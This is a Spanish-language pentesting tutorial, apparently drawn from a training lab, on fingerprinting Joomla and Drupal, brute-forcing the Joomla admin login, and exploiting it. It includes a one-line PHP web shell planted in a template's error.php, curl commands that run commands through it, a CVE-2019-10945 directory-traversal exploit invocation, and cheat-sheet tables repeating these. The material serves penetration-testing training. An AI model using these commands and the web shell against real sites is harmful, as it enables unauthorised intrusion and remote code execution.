En ciertas instalaciones de Joomla, es posible que podamos obtener la huella digital de la versión a partir de los archivos JavaScript en el directorio **media/system/js/** o navegando a **administrator/manifests/files/joomla.xml**.

```
curl -s http://dev.inlanefreight.local/administrator/manifests/files/joomla.xml | xmllint --format -
```

```
[!bash!]$ curl -s http://dev.inlanefreight.local/administrator/manifests/files/joomla.xml | xmllint --format -  
  
<?xml version="1.0" encoding="UTF-8"?>  
<extension version="3.6" type="file" method="upgrade">  
  <name>files_joomla</name>  
  <author>Joomla! Project</author>  
  <authorEmail>admin@joomla.org</authorEmail>  
  <authorUrl>www.joomla.org</authorUrl>  
  <copyright>(C) 2005 - 2019 Open Source Matters. All rights reserved</copyright>  
  <license>GNU General Public License version 2 or later; see LICENSE.txt</license>  
  <version>3.9.4</version>  
  <creationDate>March 2019</creationDate>  
  
<SNTP>
```

El archivo `cache.xml` puede ayudarnos a obtener la versión aproximada. Se encuentra en `plugins/system/cache/cache.xml`.

Enumeración

Probemos `droopescan`, un escáner basado en complemento que funciona para `SilverStripe`, `WordPress` y `Drupal` con funcionalidad limitada para `Joomla` y `Moodle`.

Podemos clonar el repositorio Git e instalarlo manualmente o instalarlo mediante pip.

```
sudo pip3 install droopescan
```

```
[!bash!]$ sudo pip3 install droopescan
Collecting droopescan
  Downloading droopescan-1.45.1-py2.py3-none-any.whl (514 kB)
    ||██████████| 514 kB 5.8 MB/s
<SNIP>
```

Una vez finalizada la instalación, podemos confirmar que la herramienta está funcionando ejecutando `droopescan -h`.

```
droopescan -h
```

Podemos acceder a un menú de ayuda más detallado escribiendo `droopescan scan --help`.

Ejecutemos un escaneo y veamos qué encontramos.

```
droopescan scan joomla --url http://dev.inlanefreight.local/
```

```
[!bash!]$ droopescan scan joomla --url http://dev.inlanefreight.local/
[+] Possible version(s):
 3.8.10
 3.8.11
 3.8.11-rc
 3.8.12
 3.8.12-rc
 3.8.13
 3.8.7
 3.8.7-rc
 3.8.8
 3.8.8-rc
 3.8.9
 3.8.9-rc

[+] Possible interesting urls found:
  Detailed version information. - http://dev.inlanefreight.local/administrator/manifests/files/joomla.xml
  Login page. - http://dev.inlanefreight.local/administrator/
  License file. - http://dev.inlanefreight.local/LICENSE.txt
  Version attribute contains approx version - http://dev.inlanefreight.local/plugins/system/cache/cache.xml
```

Como podemos ver, no se ha obtenido mucha información aparte del posible número de versión. También podemos probar [JoomlaScan](#), que es una herramienta de Python inspirada en la herramienta [Joomscan](#). JoomlaScan OWASP, que ya no existe. Está un poco desactualizada y requiere Python 2.7 para ejecutarse. Podemos ponerla en funcionamiento asegurándonos primero de que estén instaladas algunas dependencias.

```
sudo python2.7 -m pip install urllib3  
sudo python2.7 -m pip install certifi  
sudo python2.7 -m pip install bs4
```

```
[!bash!]$ sudo python2.7 -m pip install urllib3  
[!bash!]$ sudo python2.7 -m pip install certifi  
[!bash!]$ sudo python2.7 -m pip install bs4
```

Aunque está un poco **desactualizado**, puede ser útil para nuestra enumeración. Hagamos un análisis.

```
python2.7 joomlascan.py -u http://dev.inlanefreight.local
```

Si bien no es tan valiosa como droopescan, esta herramienta puede ayudarnos a encontrar directorios y archivos accesibles y puede ayudarnos a identificar las extensiones instaladas. En este punto, sabemos que estamos tratando con Joomla 3.9.4. **El portal de inicio de sesión del administrador se encuentra en <http://dev.inlanefreight.local/administrator/index.php>.** Los intentos de enumeración de usuarios devuelven un mensaje de error genérico.

```
Warning  
Username and password do not match or you do not have an account yet.
```

La cuenta de administrador predeterminada en las instalaciones de Joomla es **admin**, pero la contraseña se establece en el momento de la instalación, por lo que la única forma en que podemos esperar ingresar al back-end de administración es si la cuenta está configurada con una contraseña muy débil/común y podemos ingresar con algunas conjeturas o con un ataque de fuerza bruta leve. Podemos usar este [script](#) para intentar forzar el inicio de sesión.

```
sudo python3 joomla-brute.py -u http://dev.inlanefreight.local -w /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt -usr admin
```

```
admin:admin
```

Y nos encontramos con un problema con las credenciales **admin:admin**. ¡Alguien no ha seguido las mejores prácticas!

Comandos

curl -s http://dev.inlanefreight.local/ grep Joomla	Ver si la página tiene Joomla
curl -s http://dominio.com/README.txt head -n 5	Ver version de Joomla
media/system/js/	Ruta Ver version de Joomla
administrator/manifests/files/joomla.xml	Ruta Ver version de Joomla
curl -s http://dominio.es/administrator/manifests/files/joomla.xml xmllint --format -	Ver info y Version de Joomla
plugins/system/cache/cache.xml	Ruta Ver Version aproximada de Joomla

Comandos para escaneos automatizados

sudo pip3 install droopescan	Instalar droopescan
droopescan scan joomla --url http://dominio.com/	Comando de ejecución
http://dominio.com/administrator/index.php	Ruta Inicio de Sesión
sudo python3 joomla-brute.py -u http://dev.inlanefreight.local -w /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt -usr admin -v	Ataque de diccionario a Joomla

Atacando Joomla

Ahora sabemos que estamos tratando con un sitio de comercio electrónico de Joomla. Si podemos obtener acceso, podremos acceder al entorno interno del cliente y comenzar a enumerar el entorno de dominio interno. Al igual que WordPress y Drupal, Joomla ha tenido su cuota de vulnerabilidades contra la aplicación principal y extensiones vulnerables. Además, al igual que los demás, es posible obtener ejecución de código remoto si podemos iniciar sesión en el backend de administración.

Abuso de la funcionalidad incorporada

Durante la fase de enumeración de Joomla y la búsqueda general de datos de la empresa, podemos encontrarnos con credenciales filtradas que podemos usar para nuestros fines. Con las credenciales que obtuvimos en los ejemplos de la última sección, `admin:admin`, iniciemos sesión en el backend de destino en <http://dev.inlanefreight.local/administrator>. Una vez que hayamos iniciado sesión, podemos ver muchas opciones disponibles. Para nuestros fines, nos gustaría agregar un fragmento de código PHP para obtener RCE. Podemos hacer esto personalizando una plantilla.

The screenshot shows the Joomla! Control Panel interface. At the top, there's a navigation bar with links for System, Users, Menus, Content, Components, Extensions, and Help. The title 'Inlanefreight...' is visible, along with the Joomla! logo. A banner at the top right indicates 'Joomla 3.10.2 is available: Update Now'. Below the banner, a 'Warning' message box states: 'Your PHP version, 7.3.29-1+ubuntu20.04.1+deb.sury.org+1, is only receiving security fixes from the PHP project at this time. This means your PHP version will soon no longer be supported. We recommend planning to upgrade to a newer PHP version before it reaches end of support on 2021-12-06. Joomla will be faster and more secure if you upgrade to a newer PHP version. Please contact your host for upgrade instructions.' A 'Joomla! would like your permission to collect some basic statistics.' modal is open, asking for permission to collect statistics ('Always', 'Once', 'Never'). The main content area includes sections for 'CONTENT' (New Article, Articles, Categories, Media), 'STRUCTURE' (Menus, Modules), 'USERS' (Users, No Urgent Requests), 'CONFIGURATION' (Global, Templates, Language(s)), 'EXTENSIONS' (Install Extensions), 'MAINTENANCE' (Joomla 3.10.2, Update now!, All extensions are up to date), 'LATEST ACTIONS' (User admin logged in to admin, User admin tried to login to admin), 'POPULAR ARTICLES' (About, Working on Your Site, About your home page, Welcome to your blog, Your Modules), 'RECENTLY ADDED ARTICLES' (About your home page, Welcome to your blog, Working on Your Site, About, Your Template), 'LOGGED-IN USERS' (View Site, Visitors, Administrator, Messages, Log out), and 'SITE INFORMATION' (© 2021 Inlanefreight Blog).

Desde aquí, podemos hacer clic en **Templates** la parte inferior izquierda **Configuration** para que aparezca el menú de plantillas.

The screenshot shows the Joomla! administrator interface with the title 'Templates: Styles (Site)'. At the top, there are buttons for Default, Edit, Duplicate, and Delete. On the right, there are links for Help, Options, and a Joomla! logo. A modal window titled 'Joomla! would like your permission to collect some basic statistics.' is open, asking if the user wants to enable Joomla! Statistics. The options are Always, Once, and Never. Below the modal, there is a search bar and a table listing templates. The table has columns for Style, Default, Pages, and Template. It shows two entries: 'Beez3 - Default' (Default, Not assigned, Beez3, ID 4) and 'protostar - Default' (Default for all pages, Protostar, ID 7). There are also icons for edit and delete next to each entry.

A continuación, podemos hacer clic en el nombre de una plantilla. Seleccionemos **protostar** debajo del encabezado **Template** de la columna. Esto nos llevará a la página **Templates: Customise**.


The screenshot shows the Joomla! administrator interface with the title 'Templates: Customise (Protostar)'. At the top, there are buttons for Copy Template, Template Preview, Manage Folders, New File, and Close. On the right, there are links for Help and a Joomla! logo. A modal window titled 'Joomla! would like your permission to collect some basic statistics.' is open, asking if the user wants to enable Joomla! Statistics. The options are Always, Once, and Never. Below the modal, there is a navigation bar with tabs: Editor, Create Overrides, and Template Description. The 'Editor' tab is selected. On the left, there is a sidebar with a tree view of template files: css, html, images, img, js, language, less, component.php, error.php, index.php, offline.php, templateDetails.xml, template_preview.png, and template_thumbnail.png. On the right, there is a large panel titled 'Select a File' with the sub-instruction: 'You can select from a number of options for customising the look of your templates. The Template Manager supports Source files, Image files, Font files, Zip archives and most of the operations that can be performed on those files. Select a file and you are good to go. Check the documentation if you want to know more.' At the bottom of this panel is a 'Documentation' button.

Por último, podemos hacer clic en una página para obtener el código fuente de la misma. Es una buena idea adquirir el hábito de utilizar nombres de archivo y parámetros no estándar para nuestros shells web, de modo que no sean fácilmente accesibles para un

atacante "intruso" durante la evaluación. También podemos protegerlos con contraseña e incluso limitar el acceso a nuestra dirección IP de origen. Además, siempre debemos recordar limpiar los shells web tan pronto como terminemos con ellos, pero aún así incluir el nombre de archivo, el hash del archivo y la ubicación en nuestro informe final para el cliente.


Seleccionemos la página `error.php`. Agregaremos un código PHP de una sola línea para ejecutar el código de la siguiente manera.

```
system($_GET['dcfdd5e021a869fcc6dfaef8bf31377e']);
```



Una vez dentro, haga clic en **Save & Close** en la parte superior y confirme la ejecución del código usando **CURL**.

```
curl -s http://dominio/templates/protostar/error.php?dcfdd5e021a869fcc6dfaef8bf31377e=id
```



A continuación se muestra una captura de pantalla de un terminal Linux. La barra superior del terminal dice "Atacando Joomla". El comando ejecutado es "curl -s http://dev.inlanefreight.local/templates/protostar/error.php?dcfdd5e021a869fcc6dfaef8bf31377e=id". El resultado de la ejecución muestra que el usuario actual es "AlejandroGB@htb" con ID 33, grupo 33 y nombre de grupo "www-data".

```
AlejandroGB@htb[~/htb]$ curl -s http://dev.inlanefreight.local/templates/protostar/error.php?dcfdd5e021a869fcc6dfaef8bf31377e=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Desde aquí, podemos actualizar a un shell inverso interactivo y comenzar a buscar vectores de escalada de privilegios locales o centrarnos en el movimiento lateral dentro de la red corporativa. Debemos asegurarnos, una vez más, de anotar este cambio en los apéndices de nuestro informe y hacer todo lo posible para eliminar el fragmento de código PHP de la página `error.php`.

Aprovechar las vulnerabilidades conocidas

En el momento de escribir este artículo, se han detectado [426](#) vulnerabilidades relacionadas con Joomla que han recibido una CVE. Sin embargo, el hecho de que una vulnerabilidad haya sido divulgada y haya recibido una CVE no significa que sea explotable o que exista un exploit PoC público disponible. Al igual que con WordPress, las vulnerabilidades críticas (como las de ejecución remota de código) que afectan al núcleo de Joomla son poco frecuentes. Si buscamos en un sitio como [exploit-db](#) se muestran más de 1400 entradas para Joomla, y la gran mayoría son para extensiones de Joomla.


Analicemos una vulnerabilidad del núcleo de Joomla que afecta a la versión [3.9.4](#), que se encontró que nuestro objetivo <http://dev.inlanefreight.local/> estaba ejecutándose durante nuestra enumeración. Al consultar la página [de descargas](#) de Joomla, podemos ver que [3.9.4](#) se lanzó en marzo de 2019. Aunque está desactualizada, ya que estamos en Joomla [4.0.3](#) desde septiembre de 2021, es totalmente posible encontrarse con esta versión durante una evaluación, especialmente en una gran empresa que puede no mantener un inventario de aplicaciones adecuado y desconoce su existencia.

Investigando un poco, encontramos que esta versión de Joomla probablemente sea vulnerable a [CVE-2019-10945](#), que es una vulnerabilidad de eliminación de archivos autenticados y de recorrido de directorios. Podemos usar [este](#) script de explotación para aprovechar la vulnerabilidad y enumerar el contenido del directorio raíz web y otros directorios. La versión python3 de este mismo script se puede encontrar [aquí](#). También podemos usarlo para eliminar archivos (no recomendado). Esto podría llevar al acceso a archivos confidenciales, como un archivo de configuración o un script que contenga credenciales, si luego podemos acceder a él a través de la URL de la aplicación. Un atacante también podría causar daños al eliminar archivos necesarios si el usuario del servidor web tiene los permisos adecuados.

Podemos ejecutar el script especificando los indicadores --url, --username, --password y --dir. Como pentesters, esto solo nos resultará útil si el portal de inicio de sesión de

administrador no es accesible desde el exterior, ya que, armados con credenciales de administrador, podemos obtener ejecución de código remoto, como vimos anteriormente.

```
python2.7 joomla_dir_trav.py --url "http://dev.inlanefreight.local/administrator/" --username admin --password admin --dir /
```



A terminal window titled "Atacando Joomla". The command run is "python2.7 joomla_dir_trav.py --url "http://dev.inlanefreight.local/administrator/" --username admin --password admin --dir /". The output shows a directory traversal exploit for Joomla, listing various Joomla core files and directories. A red box highlights the following list of files and directories:

```
administrator
bin
cache
cli
components
images
includes
language
layouts
libraries
media
modules
plugins
templates
tmp
LICENSE.txt
README.txt
configuration.php
htaccess.txt
index.php
robots.txt
web.config.txt
```

Comandos

admin:admin	Siempre probar passwords defaults
http://dominio.com/administrator/	Ruta de login (/index.php)
system(\$_GET['dcfdd5e021a869fcc6dfaef8bf31377e']); Luego del login editar la pagina error.php ingresando el código de este cuadro	En la paginas error.php , editamos y guardamos cambios.
python2.7 joomla_dir_trav.py --url "http://dev.inlanefreight.local/administrator/" --username admin --password admin --dir /	útil si el portal de inicio de sesión de administrador no es accesible desde el exterior (Se requieren credenciales)
curl -X GET "http://dominio.com/flag.txt"	Ir a la ruta desde cURL

Drupal - Descubrimiento y enumeración

[Drupal](#), lanzado en 2001, es el tercer y último CMS que cubriremos en nuestro recorrido por el mundo de las aplicaciones comunes. Drupal es otro CMS de código abierto que es popular entre empresas y desarrolladores. Drupal está escrito en PHP y admite el uso de MySQL o PostgreSQL para el backend. Además, se puede utilizar SQLite si no hay un DBMS instalado. Al igual que WordPress, Drupal permite a los usuarios mejorar sus sitios web mediante el uso de temas y módulos. En el momento de escribir este artículo, el proyecto Drupal tiene casi 43.000 módulos y 2.900 temas y es el tercer CMS más popular por participación de mercado. Aquí hay algunas [estadísticas](#) interesantes sobre Drupal recopiladas de varias fuentes:

- Alrededor del 1,5% de los sitios en Internet utilizan Drupal (¡más de 1,1 millones de sitios!), el 5% del millón de sitios web más importantes de Internet y el 7% de los 10.000 sitios más importantes
- Drupal representa alrededor del 2,4% del mercado de CMS
- Está disponible en 100 idiomas.
- Drupal está orientado a la comunidad y tiene más de 1,3 millones de miembros.
- Drupal 8 fue creado por 3.290 colaboradores, 1.288 empresas y la ayuda de la comunidad.
- 33 de las empresas Fortune 500 utilizan Drupal de alguna manera
- El 56% de los sitios web gubernamentales en todo el mundo utilizan Drupal
- El 23,8% de las universidades, colegios y escuelas utilizan Drupal en todo el mundo
- Algunas de las principales marcas que utilizan Drupal incluyen: Tesla y Warner Bros Records

Según el [sitio web](#) de Drupal, en el momento de redactar este artículo hay alrededor de 950 000 instancias de Drupal en uso (distribuidas desde la versión 5.x hasta la versión 9.3.x, al 5 de septiembre de 2021). Como podemos ver en estas estadísticas, el uso de Drupal se ha mantenido estable entre 900 000 y 1,1 millones de instancias entre junio de 2013 y septiembre de 2021. Estas estadísticas no tienen en cuenta las instancias EVERY de Drupal en uso en todo el mundo, sino las instancias que ejecutan el módulo [Update Status](#), que se comunica con drupal.org a diario para buscar nuevas versiones de Drupal o actualizaciones de los módulos en uso.


Descubrimiento/Huella

Durante una prueba de penetración externa, nos encontramos con lo que parece ser un CMS, pero sabemos por una revisión superficial que el sitio no utiliza WordPress ni Joomla. Sabemos que los CMS suelen ser objetivos "atrayentes", así que analicemos este caso y veamos qué podemos descubrir.

Un sitio web Drupal se puede identificar de varias maneras, incluso por el mensaje de encabezado o pie de página **Powered by Drupal**, el logotipo estándar de Drupal, la


presencia de un archivo **CHANGELOG.txt** o **README.txt file**, a través del código fuente de la página o pistas en el archivo robots.txt como referencias a **/node**.

```
curl -s http://drupal.inlanefreight.local | grep Drupal
```



```
AlejandroGB@htb[/htb]$ curl -s http://drupal.inlanefreight.local | grep Drupal
<meta name="Generator" content="Drupal 8 (https://www.drupal.org)" />
<span>Powered by <a href="https://www.drupal.org">Drupal</a></span>
```

Otra forma de identificar Drupal CMS es a través de [los nodos](#). Drupal indexa su contenido mediante nodos. Un nodo puede contener cualquier cosa, como una publicación de blog, una encuesta, un artículo, etc. Las URL de las páginas suelen tener el formato **/node/<nodeid>**.



Por ejemplo, la entrada del blog anterior se encuentra en **/node/1**. Esta representación es útil para identificar un sitio web Drupal cuando se utiliza un tema personalizado.

Nota: No todas las instalaciones de Drupal tendrán el mismo aspecto ni mostrarán la página de inicio de sesión o incluso permitirán a los usuarios acceder a la página de inicio de sesión desde Internet.

Drupal admite tres tipos de usuarios de forma predeterminada:


1. **Administrator:** Este usuario tiene control completo sobre el sitio web de Drupal.
2. **Authenticated User:** Estos usuarios pueden iniciar sesión en el sitio web y realizar operaciones como agregar y editar artículos según sus permisos.

3. **Anonymous**: Todos los visitantes del sitio web se consideran anónimos. De manera predeterminada, estos usuarios solo pueden leer publicaciones.

Enumeración

Una vez que hemos descubierto una instancia de Drupal, podemos hacer una combinación de enumeración manual y basada en herramientas (automatizada) para descubrir la versión, los complementos instalados y más. Según la versión de Drupal y las medidas de refuerzo que se hayan implementado, es posible que debamos probar varias formas de identificar el número de versión. Las instalaciones más nuevas de Drupal bloquean de forma predeterminada el acceso a los archivos **CHANGELOG.txt** y **README.txt**, por lo que es posible que debamos realizar una enumeración adicional. Veamos un ejemplo de enumeración del número de versión utilizando el archivo **CHANGELOG.txt**. Para ello, podemos utilizar **cURL** junto con **grep**, **sed**, **head**, etc.

```
curl -s http://drupal-acc.inlanefreight.local/CHANGELOG.txt | grep -m2 ""
```




```
AlejandroGB@htb[~/htb]$ curl -s http://drupal-acc.inlanefreight.local/CHANGELOG.txt | grep -m2 ""

Drupal 7.57, 2018-02-21
```

Aquí hemos identificado una versión anterior de Drupal en uso. Al probar esto con la última versión de Drupal en el momento de escribir este artículo, obtenemos una respuesta 404.

```
curl -s http://drupal.inlanefreight.local/CHANGELOG.txt
```




```
AlejandroGB@htb[~/htb]$ curl -s http://drupal.inlanefreight.local/CHANGELOG.txt

<!DOCTYPE html><html><head><title>404 Not Found</title></head><body><h1>Not Found</h1><p>The requested URL
```

Hay otras cosas que podríamos comprobar en este caso para identificar la versión. Probemos un escaneo **droopescan** como se muestra en la sección de enumeración de Joomla. **Droopescan** tiene mucha más funcionalidad para Drupal que para Joomla.

Ejecutemos un escaneo contra el host **http://drupal.inlanefreight.local**.

```
